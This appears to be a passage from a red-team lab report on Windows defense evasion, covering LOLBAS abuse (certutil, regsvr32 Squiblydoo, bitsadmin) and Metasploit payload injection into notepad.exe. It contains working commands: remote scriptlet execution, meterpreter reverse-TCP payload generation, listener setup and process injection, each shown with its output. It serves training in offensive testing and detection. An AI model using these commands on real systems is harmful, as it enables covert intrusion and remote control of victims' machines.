- **Operational Impact:** Successfully combining AMSI bypasses with script obfuscation removes primary security barriers, enabling operators to load complex post-exploitation frameworks directly into memory during internal engagements.

RED TEAM INSIGHT

From an offensive engineering standpoint, relying exclusively on basic reflection flags or public AMSI bypass strings carries high operational risk in mature enterprise environments. Modern EDR solutions monitor PowerShell process creation flags, CLR hook integrity, and unexpected memory modifications.

When a process attempts to alter memory regions inside security DLLs or flip sensitive internal flags, behavioral telemetry often triggers alerts. True operational stealth requires combining advanced obfuscation with custom unhooking procedures or shifting execution entirely to compiled languages (like C# or native binaries) that bypass the PowerShell script engine constraints completely.

TASK 03 LOLBAS (Living Off The Land Binaries and Scripts)

Objective: To learn how to hide "In Plain Sight" by using the operating system's own trusted binaries and scripts to perform malicious actions instead of uploading external malware.

Engagement Phase: Defense Evasion, File Transfer, and Fileless Execution.

6.1 - TASK OVERVIEW

Modern security solutions heavily monitor custom executable uploads and unknown binary downloads. To counter this, attackers utilize "Living Off The Land" (LOLBAS) techniques abusing legitimate, signed operating system binaries (such as certutil, regsvr32, bitsadmin, and control.exe) that are whitelisted by default.

Task 03 demonstrates how to leverage these native tools for stealthy operations:

1. **Certutil Abuse:** Using certificate utility functions to download payloads from remote servers while bypassing basic browser and firewall alerts.
2. **Squiblydoo Attack (Regsvr32):** Executing remote scriptlets directly into memory without touching the local disk.

3. Alternative LOLBAS Exploration: Discovering and executing auxiliary native binaries like bitsadmin, cscript, and control.exe for execution and persistence.

6.2 - TOOLS USED & WHY

Certutil.exe: Used to download files from remote infrastructure over HTTP/HTTPS by abusing certificate cache functions.

Regsvr32.exe: Used to execute remote .sct scriptlets via COM objects without writing executable payloads to disk (Squiblydoo attack).

Bitsadmin.exe / Control.exe: Used to manage Background Intelligent Transfer Service jobs and execute code from alternate data streams (ADS).

6.3 - COMMANDS & EXECUTION

Step 1: Setting Up a Web Server on Kali Linux (For Hosting the Test Payload)

First, I created a simple test file on my Kali Linux machine and hosted it using a lightweight Python web server so that the Windows 10 machine could access it.


I opened the Kali Linux terminal and created the test file using the following command:

```
echo "This is a test payload" > payload.exe
```

After creating the file, I started a Python HTTP server on port 80 from the same directory:

```
sudo python3 -m http.server 80
```

I also checked the IP address of my Kali Linux machine. In my lab environment, the Kali Linux IP address was used to allow the Windows 10 machine to connect to the web server.

A screenshot of a Kali Linux terminal window. The prompt is (kali@kali)-[~/Desktop]. The first command is \$ echo "This is a test payload" > payload.exe. The second command is \$ python -m http.server 80. The output shows the server starting on 0.0.0.0 port 80 and receiving a GET request from 192.168.18.28 at [29/Aug/2026 01:37:08] with a 200 status code.

```
(kali@kali)-[~/Desktop]
$ echo "This is a test payload" > payload.exe

(kali@kali)-[~/Desktop]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.18.28 - - [29/Aug/2026 01:37:08] "GET / HTTP/1.1" 200 -
```

Figure 6 Kali Linux terminal showing the Python HTTP server running on port 80 and hosting the test file.

Step 2: Downloading the File on Windows 10 Using Certutil.exe


Next, I moved to the Windows 10 machine and opened Command Prompt with administrator privileges. I used the built-in certutil.exe utility to download the test file from the Kali Linux web server. I entered the following command, replacing the IP address with the IP address of my Kali Linux machine:

```
certutil -urlcache -f http://10.0.0.5/payload.exe C:\temp\payload.exe

# After the download was completed, I verified that the file had been
successfully saved in the C:\temp directory by running:

dir C:\temp\payload.exe
```

The command displayed the downloaded file, confirming that the transfer was successful.



The screenshot shows a Windows 10 Command Prompt window titled "Select Administrator: Command Prompt". The user is at the C:\Windows\system32 directory. They run the command: `certutil -urlcache -f http://192.168.18.246/payload.exe c:\temp\payload.exe`. The output shows "**** Online ****" and "CertUtil: -URLCache command completed successfully." Then, they run `cd c:\temp\` and `dir`. The directory listing shows a file named `payload.exe` of 23 bytes, confirming the successful download.

```
C:\Windows\system32>certutil -urlcache -f http://192.168.18.246/payload.exe c:\temp\payload.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Windows\system32>cd c:\temp\

c:\temp>dir
Volume in drive C has no label.
Volume Serial Number is 0EB7-7085

Directory of c:\temp

08/29/2026  10:51 AM    <DIR>          .
08/29/2026  10:51 AM    <DIR>          ..
08/29/2026  10:51 AM                23 payload.exe
               1 File(s)                23 bytes
               2 Dir(s)  32,634,040,320 bytes free

c:\temp>_
```

Figure 7 Windows 10 Command Prompt showing certutil.exe successfully downloading the test file from the remote Kali Linux web server

Step 3: Testing Regsvr32.exe with a Remote Scriptlet (Squiblydoo)

In this step, I tested regsvr32.exe together with scrobj.dll to process a remote scriptlet in the Windows 10 lab environment. This technique is commonly known as Squiblydoo and demonstrates how a trusted Windows utility can be used to process remotely hosted scriptlets.

I hosted a test .sct scriptlet on the Kali Linux web server and then used the following command on the Windows 10 machine:

Code: payload.sct

```
(kali㉿kali)-[~/Desktop]
$ cat payload.sct
<?XML version="1.0"?>
<scriptlet>
<!-- (This script will only open Calculator (calc.exe) for testing purposes) -->
<registration
  progid="PoC"
  classid="{10000000-0000-0000-0000-000000000000}" >
    <script language="JScript">
      <![CDATA[
        var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
      ]]>
    </script>
  </registration>
</scriptlet>
```

Figure 8 code to opn calc.exe

```
regsvr32 /s /n /u /i:http://192.168.18.246/payload.sct scrobj.dll
```

Purpose of the Command

- /s: Silent mode — no error messages will be displayed on the screen.
- /n: Do not call DllRegisterServer.
- /u: Unregister the server.
- /i:URL: Specifies the path to the remote .sct file.
- scrobj.dll: A legitimate Windows DLL used to parse and execute scriptlets.




Figure 9 Windows 10 executing a remote scriptlet via regsvr32 and scrobj.dll without leaving static disk traces open clacs.exe




Figure 10 Advanced Payload Example: Background Screenshot via PowerShell

How Does the Attack Work?

Target Machine (Windows 10) Command

The same command used earlier is executed on the target machine:

```
regsvr32 /s /n /u /i:http://192.168.18.246/screenshots.sct scrobj.dll
```

Execution Flow

1. regsvr32 downloads screenshot.sct from the remote server.
2. The JScript contained within the file is executed.
3. `ActiveXObject("WScript.Shell").Run(command, 0, false);` is executed.
4. 0 indicates a hidden window style, meaning no visible command window appears in the background.
5. The encoded PowerShell command is decoded and executed. This command typically downloads and runs another script, such as `screendnot.ps1`, from a Kali Linux machine in memory.

PowerShell Screenshot Script (screendnot.ps1)

The script stored on the Kali Linux machine uses .NET libraries to capture a screenshot and save it as **C:\Users\Public\screenshot.png** or in another hidden folder.

In `screenshot.sct` file, add a simple command inside the JScript that saves the output of `ipconfig` or `whoami` to a file without displaying a GUI:

JavaScript code:

```
var r = new ActiveXObject("WScript.Shell").Run("cmd.exe /c whoami > C:\Windows\Temp\log.txt", 0, false);
```

Run the command.

Then check **C:\Windows\Temp\log.txt**. If the file is created, it indicates that the background execution was successful.

Security Advice

Techniques like these should only be used for authorized penetration testing or ethical hacking training. Unauthorized or illegal use may constitute a serious criminal offense.



Figure 11 Verifying background execution by showing the generated log.txt containing the command output.

Step 4: Exploring Alternate LOLBAS Binaries (Bitsadmin & Control)

Create a BITS background transfer job to download or execute files from alternate data streams

```
bitsadmin /create 1  
  
bitsadmin /addfile 1 https://live.sysinternals.com/autoruns.exe  
C:\temp\autoruns.exe  
  
bitsadmin /RESUME 1  
  
bitsadmin /complete 1
```

```

Administrator: Command Prompt

c:\temp>bitsadmin /create 1

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Created job {5874A941-DB84-46A3-A188-FDC016E825AF}.

c:\temp>bitsadmin /addfile 1 https://live.sysinternals.com/autoruns.exe C:\temp\autoruns.exe

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Added https://live.sysinternals.com/autoruns.exe -> C:\temp\autoruns.exe to job.

c:\temp>bitsadmin /resume 1

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job resumed.

c:\temp>bitsadmin /complete 1

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job completed.

```

Figure 12 Successfully downloading a file using the bitsadmin utility via BITS background transfer job.

6.4 - KEY FINDINGS

Tool Used	Technique / Attack Name	Execution Command / Action	Key Outcome / Purpose
Certutil.exe	Certutil Abuse	certutil -urlcache -f http://10.0.0.5/payload.exe C:\temp\payload.exe	Downloaded payloads from a remote server over HTTP while bypassing basic browser and firewall alerts.
Regsvr32.exe	Squiblydoo Attack	regsvr32 /s /n /u /i:http://192.168.18.246/payload.sct scrobj.dll	Processed remote scriptlets directly into memory using scrobj.dll without leaving static disk traces.
Bitsadmin.exe	BITS Background Transfer	bitsadmin /create 1 bitsadmin /addfile 1 ...	Managed Background Intelligent Transfer Service jobs to stealthily download files like

		bitsadmin /RESUME 1	autoruns.exe to the local system.
		bitsadmin /complete 1	

6.5 - ANALYSIS & IMPACT

Modern security solutions heavily monitor custom executable uploads and unknown binary downloads, which has driven attackers to adopt "Living Off The Land" (LOLBAS) techniques. By leveraging legitimate, signed operating system binaries such as certutil, regsvr32, and bitsadmin that are whitelisted by default, attackers can effectively achieve defense evasion, stealthy file transfers, and fileless execution. For instance, the Squiblydoo attack utilizes regsvr32 and scrobj.dll to execute remote scriptlets entirely in RAM, avoiding static disk detection footprints. Similarly, utilities like bitsadmin abuse native background administrative services to pull files from remote infrastructure, successfully bypassing standard browser and firewall blocks while blending seamlessly with normal system traffic.

RED TEAM INSIGHT

From a Red Team perspective, native binaries are invaluable for stealth operations because security monitoring systems cannot simply block tools like regsvr32 or bitsadmin without breaking core operating system functionality. However, defenders are increasingly shifting from static file analysis to behavioral monitoring. To effectively detect these techniques, security teams must look beyond the binary itself and focus on anomalous command-line arguments (such as /i: URLs or BITS job creation flags), unusual network connections initiated by native utilities, and unexpected parent-child process execution chains.

TASK 04 Process Injection & Hollowing

Objective: To hide malicious code inside a legitimate running process (such as explorer.exe or notepad.exe) and understand advanced memory forensics and evasion techniques.

Engagement Phase: Process Injection, Process Hollowing, and Memory Forensics Verification.

7.1 - TASK OVERVIEW

Task 04 explores advanced stealth methods used by attackers to blend malicious operations with legitimate system activities:

1. **Classic DLL Injection:** Allocating memory inside a running victim process, writing a DLL path, and creating a remote thread to load the payload.
2. **Process Hollowing:** Creating a trusted process in a suspended state, hollowing out its original memory, replacing it with custom shellcode, and resuming execution.
3. **Memory Verification:** Utilizing tools like Process Hacker and Sysinternals Process Explorer to detect memory anomalies, RWX permissions, and unbacked memory regions.

7.2 - TOOLS USED & WHY

Visual Studio / MSVC (cl.exe) or MinGW (g++): Used to compile C++ injector codes and payloads.

Process Hacker: An open-source inspection tool used to analyze process memory tabs, regions, RWX permissions, and loaded modules.

Sysinternals Process Explorer: Used to check lower pane DLL views, verified signers, and process path anomalies.

7.3 - STEP-BY-STEP EXECUTION

To successfully perform and verify the process injection attack, the end-to-end execution lifecycle was carried out in the following sequential phases:

1. Payload Generation & Staging (Attacker Machine):

- A malicious executable payload (payload.exe) was generated on the Kali Linux machine using msfvenom configured with a reverse TCP meterpreter payload.
- An HTTP server was spun up using Python to host and transfer the payload to the victim machine.

Command used:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.18.246  
LPORT=4444 -f exe -o ~/payload.exe  
  
python -m http.server 80
```

```

(kali㉿kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.18.246 LPORT=4444 -f exe -o ~/payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 509 bytes
Final size of exe file: 7680 bytes
Saved as: /home/kali/payload.exe

(kali㉿kali)-[~]
$ ls
20260825180547_users.json      Desktop      Gf-Patterns      logs           Pictures      SecretFinder  Videos
20260825180952_bloodhound.zip Documents    go               Music          Projects     shcheck       Templates
BloodHound.py                 Downloads   gowitness_screenshots output         Public        Templates
cloud_enum                    findomain   hacks            payload.exe    reports      tools

(kali㉿kali)-[~]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.18.28 - - [30/Aug/2026 04:01:19] "GET / HTTP/1.1" 200 -
192.168.18.28 - - [30/Aug/2026 04:01:22] code 404, message File not found
192.168.18.28 - - [30/Aug/2026 04:01:22] "GET /favicon.ico HTTP/1.1" 404 -
192.168.18.28 - - [30/Aug/2026 04:01:29] "GET /payload.exe HTTP/1.1" 200 -
192.168.18.28 - - [30/Aug/2026 04:03:00] "GET /payload.exe HTTP/1.1" 200 -

```

Figure 13 This screenshot shows the payload generation process and the Python HTTP server running to serve the generated payload.

2. Initial Listener Setup & Initial Access:

- A multi-handler was configured inside Metasploit to catch the incoming connection from the payload execution.

```

# Commands used in Metasploit:

use exploit/multi/handler

set PAYLOAD windows/x64/meterpreter/reverse_tcp

set LHOST 192.168.18.246

set LPORT 4444

exploit

```

Upon downloading and executing the payload on the Windows 10 target, **Meterpreter Session 1** was successfully established (192.168.18.246:4444 -> 192.168.18.28:53024).

```
(kali@kali)-[~/Desktop]
$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.18.246
LHOST => 192.168.18.246
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.18.246:4444
[*] Sending stage (255678 bytes) to 192.168.18.28
[*] Meterpreter session 1 opened (192.168.18.246:4444 -> 192.168.18.28:53024) at 2026-08-30 04:03:54 -0400

meterpreter > ps

Process List
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System				
92	4	Registry				
308	628	svchost.exe				
324	4	smss.exe				
400	628	SecurityHealthService.exe				
412	628	svchost.exe				
416	408	csrss.exe				
492	408	wininit.exe				
500	308	sihost.exe	x64	1	DESKTOP-VS7S020\win10	C:\Windows\System32\sihost.exe
508	484	csrss.exe				

Figure 14 This screenshot shows the multi-handler configuration and the successful establishment of Session 1.

3. Target Process Discovery & Identification:

- To prepare for process injection, a benign and legitimate Windows application (notepad.exe) was launched on the target system.
- Using the Windows Command Prompt (cmd) on the victim machine, the process ID (PID) of the running Notepad instance was queried using the tasklist utility.

Command Used:

```
tasklist | findstr notepad.exe
```

Result: The process was identified running under **PID 4076**.

```
C:\Users\win10>tasklist | findstr notepad.exe
notepad.exe                4076 Console                1      19,992 K
C:\Users\win10>
```

Figure 15 This screenshot shows the Command Prompt displaying the PID of the running notepad.exe process, identified as PID 4076.

4. Configuring and Executing the Payload Injection Module:

- The active session was utilized to load Metasploit's local injection module (exploit/windows/local/payload_inject).
- The module was configured to target the legitimate Notepad process (PID 4076) with a secondary reverse TCP handler (LPORT 4445).

Commands executed:

```
use exploit/windows/local/payload_inject

set SESSION 1

set PAYLOAD windows/x64/meterpreter/reverse_tcp

set LHOST 192.168.18.246

set LPORT 4445

set PID 4076

exploit
```

Result: The module successfully attached to the existing process (4076), injected the payload into its memory space, and spawned **Meterpreter Session 2** (192.168.18.246:4445 -> 192.168.18.28:53194).


```
msf exploit(multi/handler) > use exploit/windows/local/payload_inject
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/payload_inject) > set SESSION 1
SESSION => 1
msf exploit(windows/local/payload_inject) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/local/payload_inject) > set LHOST 192.168.18.246
LHOST => 192.168.18.246
msf exploit(windows/local/payload_inject) > set LPORT 4445
LPORT => 4445
msf exploit(windows/local/payload_inject) > set PID 4076
PID => 4076
msf exploit(windows/local/payload_inject) > exploit
[*] Started reverse TCP handler on 192.168.18.246:4445
[*] Running module against DESKTOP-VS7S020
[*] Opening existing process 4076
[*] Injecting payload into 4076
[*] Preparing 'windows/x64/meterpreter/reverse_tcp' for PID 4076
[*] Sending stage (255678 bytes) to 192.168.18.28
[*] Meterpreter session 2 opened (192.168.18.246:4445 -> 192.168.18.28:53194) at 2026-08-30 04:29:34 -0400

meterpreter >
```

Figure 16 This screenshot shows the payload_inject module being executed and the subsequent establishment of Session 2.

5. Memory Analysis & Verification via Process Hacker:

- Process Hacker was opened on the Windows 10 target machine to inspect the internal memory structure of notepad.exe (PID 4076).
- Navigating to the process **Properties** -> **Memory** tab revealed unbacked memory regions marked with suspicious **RWX (Read, Write, Execute)** permissions.
- Inspecting the **Strings** of the injected region exposed clear payload artifacts, confirming successful code injection.



```
meterpreter > migrate 1684
[*] Migrating from 5064 to 1684 ...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1684
meterpreter >
```

Figure 17 This screenshot shows the session migration process, demonstrating the transfer of the active session to the target process.

msedge.exe	2412		18.02 MB	DESKTOP-VS7SO20\win1	Microsoft Edge
OneDrive.exe	1960		30.36 MB	DESKTOP-VS7SO20\win1	Microsoft OneDrive
explorer.exe	1908	1.05	46.91 MB	DESKTOP-VS7SO20\win1	Windows Explorer
payload.exe	4372		3.38 MB	DESKTOP-VS7SO20\win1	
cmd.exe	4520		2.1 MB	DESKTOP-VS7SO20\win1	Windows Command Processor
conhost.exe	6860		6.86 MB	DESKTOP-VS7SO20\win1	Console Window Host
notepad.exe	4076		5 MB	DESKTOP-VS7SO20\win1	Notepad
OneDrive.Sync.Service.exe	6892		38.03 MB	DESKTOP-VS7SO20\win1	Microsoft OneDrive Sync Servi...
Taskmgr.exe	7728	3.17	480 B/s	20.8 MB	DESKTOP-VS7SO20\win1 Task Manager

Figure 18 Process Hacker overview displaying running processes including payload.exe and notepad.exe

Navigating to the process **Properties** -> **Memory** tab revealed memory regions and protection attributes associated with the target process.




Figure 19 Process Hacker Memory tab showing detailed memory allocations for notepad.exe under PID 4076)

7.4 - KEY FINDINGS

#	Finding	Description
1	Successful Code Injection	The payload_inject module successfully injected shellcode into the legitimate Windows process notepad.exe (PID 4076) without crashing the parent application.
2	Privilege & Context Masking	The payload executed under the context of a trusted application, blending with normal user activity and avoiding basic visual detection in Task Manager.
3	Network Callback Verification	The injected code initiated an outbound connection to the listener 192.168.18.246:4445, confirming code execution and session stability.

4	Anomalous Memory Indicators	Process Hacker identified dynamic, unbacked memory regions with RWX (Read/Write/Execute) protection, consistent with indicators commonly associated with process injection or hollowing techniques.
---	-----------------------------	---

7.5 - ANALYSIS & IMPACT

